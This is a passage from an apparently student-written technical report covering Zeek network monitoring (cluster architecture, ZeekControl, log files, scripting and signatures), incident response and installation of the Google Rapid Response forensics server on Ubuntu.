does not carry any further details. On the other side, required details will be derived by Zeek's main component, the policy script interpreter. So basically, the policy script interpreter executes events. Which is written in Zeek's Scripting language. Which is Zeek's Domain Specific Language and comes with support and basic functionality; acknowledge scripts to continue state over time, allowing them to monitor and compare the evolution of what they encounter through communication and host regions. Policy script interpreter is including in some basic policies that provide logging. Zeek scripts can throw real time alerts.

Zeek can support larger networks in the form of clusters., Cluster's data allocated to packet processing layer. To accomplish this, load is distributed to worker nodes. This how, smaller cluster of data are consisting of high load. Zeek is not multi-threaded, so only choice is to distribute the workload over multiple processors or even many physical machines, until the limit of a single processor core is met. The existing solution for constructing these larger networks is the cluster implementation scenario for Zeek. Zeek's software and scripts offer the basis for effectively controlling multiple Zeek processes that analyses packets and execute correlation tasks, but function as a unique, coherent unit.

Zeek cluster architecture is configured in node .cfg file which resided in "/opt/Zeek/etc." directory.




Fig. 88. Cluster Architecture

- Tap: - Basically, tap splits the packet streams into make duplicate available for detection.
- Frontend: - Frontend is on-host or hardware device. Main idea of frontend is to divide the traffic into many flows. [101]
- Manager: - Manager has mainly two jobs. First it will receive log message and notice from nodes in cluster using Zeek protocol. Other job is to manage result logs into single log. In result log so many logs are generated manager must combine in manner with post processing. [101]
- Logger: - It is optional process that collecting log messages from nodes in the cluster. Main objective of having logger is that it will reduce the load on the manager.
- Proxy: - Zeek process used to offload data storage is known as proxy. A plenty of scripts are comes that make use of proxies. Single one may enough but this customized use my increase the scalability of potential manager node.
- Worker: - Worker is use to sniffs network traffic. Active clusters work will take place on Worker. So, worker is typically Zeek process that are running in cluster. [101]

XXXIII. UNDERSTANDING OF SECURITY ONION AND ZEEK

Zeek is a language unique to open- source domain. Usually referred to as scripting language. Zeek can support larger networks in the form of clusters. Cluster's data allocated to packet processing layer. Zeek can be download into operating system such as Linux, FreeBSD and MacOS. As well as can be install using VMware such as Ubuntu.

Zeek which is a part of the SECURITY ONION. As compared to other platforms, Zeek in security onion is more dependable. Zeek is also installed as part of SECURITY ONION. Security onion is free Linux based for intrusion prevention tool. Which is consist of Suricata, ZEEK, Wazuh and many other security tools. Security onions

provide mainly three core function full packet capture, network and endpoint detection and powerful analysis tool. [102]

```
root@mansi-virtual-machine:/home/bhavyarajsinh# cd /opt/zeek/bin
root@mansi-virtual-machine:/opt/zeek/bin# ls
adtrace  bro          bro-cut      rst          zeek-config  zeek-wrapper
bifcl   bro-config  capstats    trace-summary zeekctl
binpac  broctl      paraglob-test zeek        zeek-cut
root@mansi-virtual-machine:/opt/zeek/bin# zeekctl

Warning: ZeekControl plugin uses legacy BroControl API. Use
'import ZeekControl.plugin' instead of 'import BroControl.plugin'

Welcome to ZeekControl 2.0.0

Type "help" for help.

[ZeekControl] > █
```

Fig. 89. Zeek control

To enable the Zeek instance in security onion just type “start” in Zeek Control shell, after starting.

For instance, it will show the details of Zeek instance like Name, Type, Host, Status, PID and the time when the Zeek instance was started using the status command in ZeekControl shell.

```
[ZeekControl] > start
starting zeek ...
[ZeekControl] > status
Name      Type      Host      Status  Pid      Started
zeek     standalone localhost running  3324    14 Apr 07:15:41
[ZeekControl] >
```

Fig. 90. Zeek status

The running status indicate that Zeek is currently active and functioning properly. The output of the status command includes other useful parameters.

- Name: - The name of Zeek instance that started
- Type: - type of the instance, here standalone
- Host: - the hostname, here it is localhost.
- Pid: As process ID, which is useful with other tools such as to send a signal process.
- Started: indicate the starting date and time of Zeek.

Zeek Control, formerly known as Bro control, is an interactive shell for the easy operation and management of zeek installation on a single system or in the network traffic monitoring using cluster across multiple system. The default path to start the zeek control is “/opt/zeek/bin”. Zeek control also helps to accomplish many tasks such as starting an instance of zeek and executing, list all zeek. Active process, packet statics, active nodes and intefaces,

stop zeek and exit zeek control. These are the all the different types of commands that help to manipulate zeek instance in zeek control. [102]

Zeek control > help command helps to understand different command, that support at various level during any network analysis.

```

ZeekControl Version 2.0.0

capstats [<nodes>] [<secs>]      - Report interface statistics with capstats
check [<nodes>]                  - Check configuration before installing it
cleanup [--all] [<nodes>]         - Delete working dirs (flush state) on nodes
config                            - Print zeekctl configuration
cron [--no-watch]                 - Perform jobs intended to run from cron
cron enable|disable|?            - Enable/disable "cron" jobs
deploy                             - Check, install, and restart
df [<nodes>]                      - Print nodes' current disk usage
diag [<nodes>]                   - Output diagnostics for nodes
exec <shell cmd>                  - Execute shell command on all hosts
exit                               - Exit shell
install                            - Update zeekctl installation/configuration
netstats [<nodes>]               - Print nodes' current packet counters
nodes                              - Print node configuration
peerstatus [<nodes>]             - Print status of nodes' remote connections
print <id> [<nodes>]              - Print values of script variable at nodes
process <trace> [<op>] [-- <sc>] - Run Zeek with options and scripts on trace
quit                               - Exit shell
restart [--clean] [<nodes>]       - Stop and then restart processing
scripts [-c] [<nodes>]           - List the Zeek scripts the nodes will load
start [<nodes>]                   - Start processing
status [<nodes>]                 - Summarize node status
stop [<nodes>]                   - Stop processing
top [<nodes>]                     - Show Zeek processes ala top

```

Fig. 91. Zeek help command.

Some of the zeek file location in security onion are listed below. Security onion is using salt to manage Zeek configuration as salt is new method for infrastructure management.

- General Maintenance

Start/stop/Restart zeek	So-zeek-<verb>
-------------------------	----------------

- Important files

Configuration Files

Zeek Config	Global or minion pillars
Zeek Docs	https://securityonion.net/docs/zeek

Diagnostic files

Zeek logs Directory	/nsm/zeek/logs/current
Zeek Diag logs	Stderr.log.reporter.log.loaded_scripts.log

Data Directories

Zeek(Archived)(Sensor)	/nsm/zeek/logs/<yyyy-mm-dd>/
Zeek(Current hour)(Sensor)	/nms/zeek/logs/current

A. ZEEK LOG FILES

```
conn.log  files.log  kerberos.log  packet_filter.log  ssh.log
dns.log   http.log   notice.log   signatures.log     weird.log
```

Fig. 92. Zeek log file

Whenever zeek detect any suspicious activity in the network then zeek created different log files in the network then zeek creates different log files in “/opt/zeek/logs” directory. Logs can be accessed via opt/zeek/logs/current in an ASCII format and data captured by zeek organized in columns.

Conn_loss.log: This script logs evidence regarding the extent to which the packet capturing process suffered some loss of packets.

Conn.log – This is one of Zeek’s most significant log files. In contrast to stateless protocols like user datagram protocol, it may seem that the concepts of a “connection” is most closely associated with stateful protocols like transmission Control Protocol (TCP)(UDP).

Dhcp.log: In internet protocol (IP) networks, the Dynamic Host Configuration Protocol is a central protocol. Using this protocol, DHCP servers provide clients with IP addresses and other important details they need to use the network. This entry will go over some of the features of Zeek’s dhcp.log that network and security professional may find useful.

DNS.log: One of the most significant data sources provided by Zeek is domain Name system (DNS) log, or DNS.log. Despite that fact that recent advances in domain name resolution have put traditional techniques for gathering DNS data to the challenge, dns.log remains a valuable tool for security and network administrators.

Files.log: Zeek’s files.log create a record of files that zeek fetched during the analysis of network traffic. The Presence of files in files.log does not mean that zeek collected files and write it to the disk. Administrator must configure the zeek to extract file from the network traffic. *http.log*: Another important data source provided by Zeek is the hypertext Transfer Protocol (HTTP) log or http.log. In certain environment, the https.log has become less successful as the transition from clear-text HTTP to encrypted HTTPS traffic has occurred. Organizations do, however, use technologies or procedures to disclose HTTPS as HTTP in some situations. Zeek’s http.log is useful for analysis natural, suspicious and malicious behaviour, whether you are looking at legacy HTTP on the wire or HTTPS that has been exposed as HTTP.

Known_hosts.log, *known_service.log* & *software.log*: Zeek produces several logs that help summarize certain aspects of the network it monitors. These logs track a few aspects of the local network, such as SSL/TLS certificates, host IP addresses, services, and applications. These logs are known_hosts.log, known_service.log and software.log.

Loaded_scripts.log: Shows all scripts which were applied.

Packet_filter.log: List packet filters that were applied.

Reporter.log: Zeek generates several logs that show administrators how well the software is analysing and reporting network traffic. Internal alerts and errors are recorded in the reporter.log. These are produced by zeek based on how it handles traffic and computing needs.

Stats.log: This file keeps a record of log memory, packets, and log statics.

Stderr.log: when zeek is started from ZeekControl, this captures the regular error.

Stdout.log: when Zeek is started from ZeekControl, standard output is captured.

Weird.log: weird.log is a set of oddities where analyzers have difficulty deciphering traffic in terms of their protocols, essentially, if there is anything unusual at protocol stage, it will show in weird.log entry. Moreover, there are many other different types of logs generated by Zeek based on the network analysis.

B. NETWORK VISIBILITY OF ZEEK

In the security onion console (SOC), there are many alerts like network-based alerts from Suricata, protocol metadata logs from Zeek, file analysis logs from strelka and full packet capturing from stenographer. Handling the load from all this IDS and network traffic may be very difficult to handle and zeek logs sometimes lose the captured logs.




Fig. 93. Network visibility

To handle this situation, a load balancer is used to divide the workload between the threads of the processor. By using this load balancer, all the work can be distributed between the threads of the processor and so the chances of losing the captured logs are very less.

AF-PACKET in the zeek is used to optimize packet capture and analysis capabilities. AF_PACKET is built in Linux kernel and work as flow-based load balancer. For Example, if Zeek is configured on 4 AF-PACKET threads

then each thread in the Zeek will receive only 25% of the total traffic that Zeek is receiving from network monitoring. [102]

XXXIV. ZEEK SCRIPTING LANGUAGE

Zeek contains an event -driven scripting language that provides an enterprise with the primary means to expand and modify the capabilities of Zeek. All the output that Zeek produces is generated by Zeek scrip. Zeek scripting language is strength of the zeek platform. Zeek is known to be a behind the scenes force that processes connection and creates event, whereas Zeek’s scripting language is the mechanism by which communication can be accomplished by more mortals. On the other hand, Zeek scripting language also have its own datatypes, operators. Which describe in below tables.

A. DATA TYPES

Listed below are the data types, that can be used in Zeek script.

NAME	DESCRIPTION
Bool	Boolean
Count, int, double	Numeric types
Time, interval	Time types
String	String
Pattern	Regular expression
Enum	Enumeration (User defined type)
Table, Set, vector, record	Container type
Function, event, hook	Executable types
File	File types
Opaque	Opaque type (for some built in functions)
Any	Any type (for functions or containers)

Zeek consist of static type system which means variable will hold fixed type of data with type inference. For instance, local x=1 which means local x: count =1. As, some of the types are like programing. Language. For instance, bool, int, count. However, there are some data types which are introduce by zeek as a network such as time, interval, port, address, and subnet.

B. OPERATORS

i. PATTERN OPERATORS

NAME	SYNTAX	NOTES
Exact Matching	a=b	Execute when entire string exactly matches the pattern
Embedded matching	a in b	If pattern is found in the string
Conjunction	a1 & a2	Execute when pattern that represents matching a1 followed by a2.
Disjunction	a1 a2	When patterns that represent matching a1 or a2

ii. LOGICAL OPERATORS

Name	Syntax
Logical AND	a&&b
Logical OR	a b
Logical NOT	!a

iii. RELATIONAL OPERATORS

Name	Syntax
Equality	a=b
Inequality	a!=b
Less than	a<b
Less than or equal	a<=b
Greater than	a>b
Greater than or equal	a>=b

Like relational, there are also operators, arithmetic operator, bitwise operators, Assignment Operators, record field operators, pattern operators, type operators and other operators.

C. WRITING BASIC SCRIPTING SCRIPT

Zeek is based on events. So, making execution dependent on the events. Zeek can control the execution. The below example will not work without causing an event so here two events are used which will always rise. The first event is executed when zeek is starting and the second event is executed when zeek is terminated. [103] [100]

```
Helloworld.zeek

event zeek_init ()
{
  Print "Hello, World".
}
Event zeek_done ()
{
  Print "Goodbye, world".
}
```

D. CUSTOM ZEEK SCRIPT

Zeek consist of many built in zeek script which generate log alerts in the zeek. However, zeek provides the feature of writing own custom script in the zeek and execute that script to create custom logs. To create a custom zeek script, just write the script in any editor and make sure it has “. zeek” extension. When the script become ready, the script can be tested to make sure there is no error in the script.

The script is tested using following command in the command line.

```
“Bro -c -I eth0/ patht0/script.zeek”
```

Once the script is working and ready to go then put the script in /opt/zeek/share/zeek/site directory. Here, create a new directory and put the script in it. Name it “main. Zeek” Create a file named_load_zeek which loads this script and any other script in this directory. After that, load this script in /opt/zeek/share/zeek/site/local. Zeek which loads all the scripts when zeek start.

To load the script in local. Zeek or _load_zeek, “@load” directives is used. The scripting language of zeek accepts a variety of directives that can influence which scripts are loaded or which lines are executed in a document. Until script execution begins, directives are checked. [103] [100]

XXXV. ZEEK SIGNATURE

Zeek is mainly depends on wide-ranging scripting language for detecting polices. Intrusion detection system zeek provides an independent signature language for snort style pattern matching. Zeek event-based engine is primary

building for running Zeek as a significant intrusion detection system. To describe the procedure and alerts required to handle anomalies and exceptions, Zeek event-based engine utilizes the comprehensive scripting language.

Moreover, to create a predetermined stirring, known as signature and parse packet capture files for the specific signature. Mainly signatures are used for low-level pattern matching, Zeek signatures are used to aggregate related network packets using signature matching before analysts can perform further, in-depth analysis on such traffic. To understand signatures, operational cybersecurity environments that analyze network traffic to mitigate and prevent malicious events, understanding Zeek signature framework will help to developing comprehensive IDS. [104]

A. ZEEK SIGNATURE FORMAT

```
Signature my-first sig
{
  Ip=proto== tcp
  dst-port ==80
  payload /. *root/
  event "Found root!"
}
```

Signature my-first sig defines a new signature object, in which signature is defined to match the regular expression. root on all tcp connections going through port 80 using zeek When signature triggers, zeek will call an event signature_ match.

B. CREATION OF SIGNATURE

```
event signature match (state: signature state, msg: string, data: string)
```

here, state contains information on connection that call the match, msg is the string specified by the signature's event. Zeek signature need to set or put into their own files at specific location. Basically, there are three ways to specify location. First is by using the flag -s when Zeek implemented, or by extending the variable of Zeek signature _files using the operators. Moreover, using @load-sigs directive which located in path relative to the zeek script. Default extension of the file name is. sig, and zeek appends that whenever required. Which describe in detail. [100] [103]**Invalid source specified.**

Step.1: 0 Initializing Zeek using flag -s:

```
Zeek -r<pcap file location> -s <signature file location>
```

- Zeek: command refer as zeek.
- -r: Indicates the mode of zeek option as it refers as it will be reading from an offline file.
- <pcapfile location>: defined the pcap file location.
- -s: Indicates to zeek file that includes signatures
- <signature location>: indicates the signature location.

Step 2: Including @load_sigs directive:

```
@load-sigs
module ZeekScript.
  export {
    define new log
  }
```

Step 3: Creating Zeek script, extend the Zeek global file signature files using operator followed by signature file.
@load-sigs

```
Module zeekscript.  
redef signature files += "signature_file_path.sig"
```

XXXVI. INCIDENT RESPONSE

In today's time, we can see in the global network environment that information security incidents that are caused due to internal or external attacks or violations can result in a staggering amount of financial overhead. Whenever a pen test is carried out, the main goal would be to find out the defects on the system. Throughout the steps that are carried out in pen test, the final stage is proper reporting and documentation. There has been an argument that the traditional method of pen test would be enough or not for the proper incident response.

Organizations mostly have digitized data and automated operations. A high percentage of organizations have stopped following the traditional method of the test done and, on the response, provided. This has made it easier for the hackers to steal the data because having a digitized form of data "both public and confidential" is like making it available and vulnerable to hackers. This makes it a very serious concern, and it becomes more of when the incident might happen rather than that if the incident will happen or not. Since we can also say that the most rigorous security programs are also not perfect and vulnerable, the organization must be prepared to how to respond to the incident. To do this, we must know the kind, probability, and level of the incident beforehand. For this, we conduct a pen test.

A robust Incident Response plan (IR) will help plan an enterprise to minimize on the vast effect certain incidents or breaches might cause otherwise. And as said earlier, penetration test is a keyway to do that and will also ensure that any steps that would be taken regarding the breach would be effective or not. A successful pen test and a relevant incident response plan that comes as a result will help strengthen the organization's vulnerability. Pentest, therefore, is the best and proactive way to improve the incident response. By doing so, the organization will be capable of detecting, responding to, and recovering from the breaches much quicker than if they did not conduct testing. Using pen test, an organization would be able to simulate the tactics, techniques, and procedures of the attackers, which will allow discovering the crucial vulnerabilities in time so that they are handled before they are exploited [105].

Conducting a vulnerability assessment and penetration testing is to create a vigorous incident response plan gives two main purposes:

- a) It will allow to be trained in difficult and assorted scenarios.
- b) Will bring the holes in the organization into account to prevent from the breach to occur at all.

For the incident response, GRR has been introduced role and GRR therefore is based on the incident response framework, that is used to perform live forensics.

XXXVII. GOOGLE RAPID RESPONSE (GRR) INTRODUCTION

Remote live forensics is the focus of GRR's incident response model. The main purpose of the GRR is to support forensics and investigations in a fast and scalable manner to allow the analyst to quickly sort the attacks and perform the analysis in a remote way [105].

- GRR Server

The server consists of various components: Frontends, Workers and UI servers. An authorized analyst may schedule actions on client computers and view and process collected data using the grr server's graphical user interface and API.

- GRR Clients

When GRR client is deployed on suspected systems, it periodically checks the frontend GRR servers for work. Work means running specific actions, such as downloading and listing a directory.

- *CLIENT – SERVER COMMUNICATION*

The process involved in the client and server communication occurs once a piece of request information is requisitioned from the client, it queues up a message for the client. Then the GRR client polls the server every 10 minutes. Once it receives the message, it will begin responding to the request at the next poll. The protocol used by the client is an HTTP request which passes a signed and encrypted payload and will expect the same from the server. The client will sign using its client key, and the key is generated on the client when it is first to run, and the GRR ID is the fingerprint of the key. This indicates no configuration is required by the client to establish an identity, nonetheless that clients cannot eavesdrop on or can impersonate other clients. Hence the communication amongst the client and server is protected against eavesdropping and impersonation. The server provides a secure archive of data that has been gathered from the machines. The client is permissioned with root privileges and is capable of reading any evidence on the system [105]. The GRR search box can look for the clients whereas the GUI interface allows to search clients based on hostname, Mac address, IP address, OS version, User, Label, Time of last data update, fully qualified domain name, etc. To look for the clients who have checked in for more than six months need to use an explicit "start date" directive.




Fig. 94. GRR Server Communication with Clients

The main task of front-end server is to decrypt POST requests coming from the clients to and then queue them to the database. The task of workers is to check these queues, process them and re-queue the new requests from the clients. The web-based UI is the central application enabling the analyst to interact with the system. GRR can use its inbuilt feature to collect the extensive information on registry key value, files, network, connections, memory, etc. It can also collect user account information, Cron jobs, logs and different information used during a forensic information. The feature flow, Cron jobs and hunts make it feasible in providing scalability, safe communications, remote live forensics, etc. The virtual file system shows the files, directories, entries that are collected from the client.

The crucial role is played by data store where all the communication between the GRR components is carried out and it is used to storing the data as well. Decryption of the requests sent by clients and storing them in the database that particular task is performed by the frontend server. One can get the detailed information about the client's machine using different features of GRR which includes checking the registry files, browser history, list

of processes, memory usage and many more. Moreover, it can be used to collect forensic evidence using features like Hunts, Flows, Virtual File Systems and Cron jobs [105].

The whole operation of GRR falls on the messages that traverse between them. The following figure explains the GRR architecture.




Fig. 95. GRR Datastore architecture

- *GRR Server and Client features* [105]:
- *GRR SERVER features:*
 - Respond to incidents and perform forensics tasks reliably with our fully-fledged response capabilities.
 - Enterprise-wide hunt (searching across a fleet of machines) support.
 - Fast and easy collection of hundreds of digital artifacts.
 - A client library in Python, PowerShell, and Go is provided for the RESTful JSON API.
 - Powerful data exporting features that support output plugins in a multitude of file formats.
 - Large deployments can be handled on a scalable backend.
 - Recurring tasks can be scheduled automatically.

Asynchronous design to allow future task scheduling by clients, designed to work with a large fleet of laptops.

- *GRR CLIENT features:*
 - Performs searches and downloads on file systems and Windows registry.
 - OS-level and raw file system access, using the Sleuth Kit (TSK).
 - Secure communication infrastructure designed for Internet deployment.
 - The app offers protection from password theft by storing sensitive user data in the cloud.
 - The live remote analysis of remote memory is powered by the YARA library.

- Basic reporting infrastructure.
- Basic system timelining features

Since, GRR Framework is based on Python, we perform all the configurations accordingly. GRR provides support for Linux, Mac OS X, and Windows OS.

- *Security Checklist before the configuration of GRR Server:*

For performing GRR for incident response, the following checklist needs to be updated and verified:

If the GRR server is going to be installed for more than just a demo purpose, many things should be taken care of as they are a very powerful tool. A proper secure access is required for the GRR infrastructure. There are things that need to be taken care of as anybody who has root access, direct write access to the GRR Server effectively will also become the root on all the systems running the GRR Client talking to the GRR server. For all of these, the GRR infrastructure ought to be secure, so we need to follow the checklist given below [105]:

- Make sure GRR web UI is not exposed to the Internet and is protected.
- Access to GRR server machines should be restricted as much as possible via SSH (or other kinds of direct access).
- Make sure GRR's web UI is served through an Apache or Nginx proxy via HTTPS.
- If more than just a few people are working with GRR, turn on the GRR approval-based access control.
- Additional security can be added by generating code signing keys with passphrases.
- Run the http server on a separate machine from the workers so that they can serve clients.
- You should ensure the database server has strong passwords and is well protected.

After sorting out through the checklist the server now can be successfully installed for the configuration of the server, like mentioned above, it can be done using PIP or installing deb.

XXXVIII. INSTALLATION OF GRR SERVER

The initial step will be deciding the placement of server and clients based on the topology. All the servers are placed in Proxy Zone. There is a dedicated GRR server (P6) working on Ubuntu 18.04 operating system. Depending on one's use case, there are several ways of installing the server such as Using GRR Docker Image and PIP packages. The most recommended method was used for installing the server which was using release DEB file. GRR server deb files are built for Ubuntu 18.04 Bionic. Compatibility issues might occur on any other Debian OS or other versions of Ubuntu.

The GRR server assists in providing a web-based user interface which allows oneself to analyse data collected from the clients. After the server is up and running, the GRR clients come into action. GRR Clients are deployed on the machines in the trusted zone for investigation purposes. GRR clients poll the GRR server after a particular time interval for various actions such as refreshing directory listing, downloading files for analysis, etc[179].

There are a set of commands that are needed before starting the GRR Server installation. It is important to ensure that the system settings are updated to the latest version using the commands.

```
ubuntu@ubuntu:~$ sudo apt-get update
```

Fig. 96. Update the system settings

After acquiring all the required updates, it is important that we install the system settings using the command “sudo apt-get upgrade”. The next step is to install MySQL database using the command “sudo apt install mysql-server”. MySQL is the backend database used here. One can use other databases such as MariaDB. Upon complete installation of mysql-server, the command “mysql_secure_installation” command is entered. This command enables us to improve the security of database installation by setting a password for root accounts. There are many different options to configure such as removing other root accounts that are accessible from outside the local host, remove anonymous-user accounts, remove test database and privileges that might help anyone to access database with names that start with test_. Now, we just need to enter the login details for the root username for creating a database user for GRR and give that user access an empty database that will be used for GRR server installation[179].

Entering the following command will help us create an empty database named “grr”.

```
SET GLOBAL max_allowed_packet=41943040;
CREATE USER 'grr'@'localhost' IDENTIFIED BY 'password';
CREATE DATABASE grr;
GRANT ALL ON grr.* TO 'grr'@'localhost';
```

To check if the ‘grr’ database has been successfully created or not, one can use the command “SHOW DATABASES;”. It will be shown that the database has been created successfully. Now to install GRR on Ubuntu 18.04, the deb package can be retrieved using the “wget” command with the appropriate path. The below command is used for downloading the deb package.

```
wget https://storage.googleapis.com/releases.grr-response.com/grr-
server_3.2.4.6_amd64.deb
```

Once the download is completed, the package shall be installed using the “apt” packet manager. The packet manager will look for all the dependencies and thus will help us to complete the installation efficiently.

While the installation is being processed, we will have to enter certain details about the database and IP address of the host machine. The IP address of the host machine must be entered where the server hostname is asked. This enables us to access the GRR server using the IP address of the host machine.


One can know the IP address using “ifconfig” command for which we need to install net-tools using the

```
sudo apt install -y ./grr-server_3.2.4.6_amd64.deb
```

command “sudo apt install net-tools”. It is important that you enter the IP address of the host machine else the GRR server might not run and cause problems. One might also need to set the GRR admin username and password in order to get the access to the GRR server interface. There are options where we can setup an email address for sending any alerts or notifications. It is important to restart the server after completing the installation

```
sudo systemctl restart grr-server  
sudo systemctl status grr-server
```

successfully and check the status if its active or not using the command below:

A terminal window titled 'ubuntu@ubuntu: ~' showing the output of the command 'sudo systemctl status grr-server'. The output indicates that the 'grr-server.service' is loaded and active (exited) since Tuesday, June 8, 2021, at 16:48:53 PDT, 3 days ago. The service is running as 'grr-server.service' with a main PID of 550. The terminal also shows log messages from systemd: 'Starting GRR Service...' and 'Started GRR Service.'. The terminal output ends with 'lines 1-10/10 (END)'.

```
File Edit View Search Terminal Help  
